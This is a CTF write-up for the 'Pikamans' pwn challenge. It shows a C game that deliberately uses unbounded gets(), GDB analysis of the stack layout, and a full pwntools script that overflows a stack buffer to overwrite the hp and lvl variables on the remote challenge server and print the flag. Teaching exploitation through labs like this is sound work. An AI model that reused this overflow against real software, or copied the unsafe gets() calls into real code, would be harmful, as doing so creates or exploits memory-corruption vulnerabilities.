Pikamans
Stack buffer overflow to manipulate hp and lvl variables in a C binary.
WinterCTF 2025
Challenge: Pikamans
Category: Pwn
Flag: winterctf{p1plup_b3st_pokem0n}
I participated on my own in this CTF and got 1st place!
We’re given the binary game, the file game.c, and the command nc challenge.tjcsec.club 31600.
Here’s game.c:
// gcc -no-pie -fno-stack-protector -o game game.c

#include <stdio.h>

int main()
{
    setbuf(stdout, NULL);
    char name[10];
    printf("Welcome to the wonderful world of Pikamans! You'll start with just a level 1 pikachu and grind it up to become the strongest of all!\n");
    printf("Before all that, what is your name?\n");
    fgets(&name, 10, stdin);
    name[strcspn(name, "\n")] = 0;
    printf("Hello, %s! What a wonderful name! I hope you enjoy this epic adventure!\n", name);
    game();
    return 1;
}
int game()
{
    int ch;
    char option;
    int hp = 20;
    int lvl = 1;
    char buf[64];
    while (1)
    {
        printf("It's just you and pikachu! (f)ight other trainers, (r)est to recover hp, (t)alk with your pikachu, or (c)hallenge the pikaman master\n");
        option = getchar();
        while ((ch = getchar()) != '\n' && ch != EOF) { }
        printf("\n");
        if (option == 'f')
          lvl += fight(lvl) / 10;
        else if (option == 'r')
        {
          hp = lvl*20;
          printf("HP recovered to full!");
        }
        else if (option == 't')
        {
          printf("Pika, pika!\n");
          gets(buf);
          printf("Pika? Pika?\n");
          fgets(buf, 64, stdin);
          printf("Pika!\n");
        }
        else if (option == 'c')
          challenge(lvl, hp);
        else
          printf("Please enter a valid option\n");
    }
}
int fight(int lvl)
{
  printf("An enemy appears!\n");
  printf("Choose your move! (t)ackle or (s)park ");
  int exp_calc = 0; // remember to add in exp calculations so the player can actually level up! :D
  char inp[8];
  gets(inp);
  printf("\nEnemy defeated!\n");
  return exp_calc;
}
void challenge(int lvl, int hp)
{
  int enemyHp = 90;
  printf("The champion sends out his strongest pikaman, a level 90 Piplup to face your level %i Pikachu!\n", lvl);
  if (lvl > 99)
  {
    printf("The champion realizes you've cheated! He sends out a Nidoking with and X accuracy! It uses horn drill and your Pikachu faints! Game over!\n");
    exit(1);
  }
  while (1)
  {
    printf("Choose your move! (t)ackle or (s)park ");
    char choice = getchar();
    printf("\nPiplup uses Bubble Beam!\nDeals 1000 damage!");
    hp -= 1000;
    printf(" %i health remaining!\n", hp);
    if (hp <= 0)
    {
      printf("Pikachu fainted! Game Over!\n");
      exit(1);
    }
    printf("Pikachu attacks back!\n");
    enemyHp -= lvl;
    if (enemyHp <= 0) break;
  }
  printf("Piplup has been forced to run away! Congrats, you're the new pikaman master!\n");
  printf("Learn the secret that every master has worked to keep: ");
  char flag[30];
  FILE* file_ptr;

  file_ptr = fopen("./flag.txt", "r");
  if (file_ptr == NULL)
      printf("Failed to get flag. Make sure you have a file titled flag.txt somewhere in this directory!");
  else if(fgets(flag, 31, file_ptr) != NULL)
    puts(flag);
  exit(1);
}
According to the C code, the flag is printed after beating the Pikaman master and his level 90 Piplup.
His Piplup does 1000 damage, while our damage is dependent on our level:
enemyHp -= lvl
His Piplup has 90 HP and moves first, so our Pikachu must have greater than 1000 HP and deal at least 90 damage.
So, the first thing I did was connect to the server to see what would happen if I tried to beat him.

Despite that tragedy, I started looking at where user input is accepted.
The name-getting is safe (fgets(&name, 10, stdin)) because it uses bounds-checking.
However, talking to Pikachu does not!
For the first input:
printf("Pika, pika!\n");
gets(buf);
This usually means we can overflow buf to change hp and lvl.
The problem is that hp and lvl are declared before buf:
int hp = 20;
int lvl = 1;
char buf[64];
So, logically, we cannot overflow from buf into hp or lvl.
This is because the stack grows towards lower memory addresses, but writing goes up in addresses.
Since the targets (hp and lvl) are seemingly at lower addresses than buf, it looks like overflowing into them is impossible.
Because of this, I was stuck for a while until I decided to look at the actual stack.
First, let’s make sure addresses are fixed:

Great! The file type is EXEC and not DYN, meaning PIE is disabled and addresses are fixed.
Using GDB, I disassembled the binary (renamed to pikaman):
okazi@LAPTOP-OIO72VHV:/mnt/c/users/okazi/downloads$ gdb -nx ./pikaman
...
(gdb) disassemble game
Dump of assembler code for function game:
   0x000000000040123f <+0>:     push   %rbp
   0x0000000000401240 <+1>:     mov    %rsp,%rbp
   0x0000000000401243 <+4>:     sub    $0x50,%rsp
   0x0000000000401247 <+8>:     movl   $0x14,-0x4(%rbp)
   0x000000000040124e <+15>:    movl   $0x1,-0x8(%rbp)
   0x00000000004012fa <+187>:   lea    -0x50(%rbp),%rax
   0x00000000004012fe <+191>:   mov    %rax,%rdi
   0x0000000000401301 <+194>:   mov    $0x0,%eax
   0x0000000000401306 <+199>:   call   0x4010a0 <gets@plt>
Note: I omitted most of the disassembly as to not flood the entire page, but I left the important parts in.
Looking at the source code, hp is initialized at 20 and lvl at 1.
<+8> matches hp (0x14 = 20).
The -0x4(%rbp) in the same line means hp is at rbp - 4 (0x4 = 4).
Likewise, <+15> matches lvl (0x1 = 1).
The -0x8(%rbp) in the same line means lvl is at rbp - 8 (0x8 = 8).
Later on, we see the compiler calculate the address [rbp-x50] and store it in rax.
It then moves the address in rax to rdi, which means it’s preparing to pass it as an argument.
After that, it clears the eax register ($0x0,%eax).
Finally, it calls gets(rdi), so buf’s address must be in rdi.
Therefore, buf must start at [rbp-x50], which is rbp - 80.
Contrary to what we thought before, hp and lvl are actually lower down than buf!
I did research as to how in the world that’s the case, and this is what I found:
“The order of allocation of bit-fields within a unit (high-order to low-order or low-order to high-order) is implementation-defined. The alignment of the addressable storage unit is unspecified.”
Translated into common-speak, this means the compiler can reorder variables however it wants for efficiency.
Anyway, this means we can overflow hp and lvl from buf.
Let’s check if there are any canaries by checking symbols for stack_chk:
readelf -s ./pikaman | grep stack_chk
This returned no output, so there is no stack canary! This will make overflow easier since we don’t need to worry about triggering the canary.
I will be using Python for the overflow, but you can use anything else that has the capabilities needed. The payload will be called pl.
First, we connect to the server:
p = remote('challenge.tjcsec.club', 31600)
We receive the server’s output until it asks for our name and send whatever is below 10 characters:
p.recvuntil(b'what is your name?\n')
p.sendline(b'butter')
We then receive until it asks us what to do, to which we respond to (t)alk with Pikachu:
p.recvuntil(b'or (c)hallenge the pikaman master\n')
p.sendline(b't')

p.recvuntil(b'Pika, pika!\n')
Now, we can start building our payload for the first input.
First, we fill buf with 72 harmless characters:
pl += b'A' * 72
Since lvl is at a lower address than hp, we overflow it first.
We must be careful to avoid the following anticheat in game.c:
  if (lvl > 99)
  {
    printf("The champion realizes you've cheated! He sends out a Nidoking with and X accuracy! It uses horn drill and your Pikachu faints! Game over!\n");
    exit(1);
  }
Because of that, we overflow lvl to 90, the health of the Piplup (use p32() for little-endian format):
pl += p32(90)
After that, we overflow hp to 1001, enough to tank one hit from the Piplup:
pl += p32(1001)
Finally, we send our payload to Pikachu:
p.sendline(pl)
Pikachu is now thoroughly confused, but we must make sure to respond to Pikachu once more to make sure we get to the next input:
p.recvuntil(b'Pika? Pika?\n')
p.sendline(b'im sorry for losing earlier pikachu')
Now we can challenge the Pikaman Master and receive the flag!
p.recvuntil(b'or (c)hallenge the pikaman master\n')
p.sendline(b'c')

p.recvuntil(b'Choose your move!')
p.sendline(b's')

r = p.recvall(timeout=2).decode()
print(r)
Putting these together, we get the full script:
from pwn import *

p = remote('challenge.tjcsec.club', 31600)

p.recvuntil(b'what is your name?\n')
p.sendline(b'butter')

p.recvuntil(b'or (c)hallenge the pikaman master\n')
p.sendline(b't')

p.recvuntil(b'Pika, pika!\n')

pl = b'A' * 72
pl += p32(90)
pl += p32(1001)
p.sendline(pl)

p.recvuntil(b'Pika? Pika?\n')
p.sendline(b'im sorry for losing earlier pikachu')

p.recvuntil(b'or (c)hallenge the pikaman master\n')
p.sendline(b'c')

p.recvuntil(b'Choose your move!')
p.sendline(b's')

r = p.recvall(timeout=2).decode()
print(r)
It doesn’t matter which attack you choose, because either way, you get the output:
 (t)ackle or (s)park
Piplup uses Bubble Beam!
Deals 1000 damage! 1 health remaining!
Pikachu attacks back!
Piplup has been forced to run away! Congrats, you're the new pikaman master!
Learn the secret that every master has worked to keep: winterctf{p1plup_b3st_pokem0n}
So the flag is winterctf{p1plup_b3st_pokem0n}!
This is a valid opinion to have.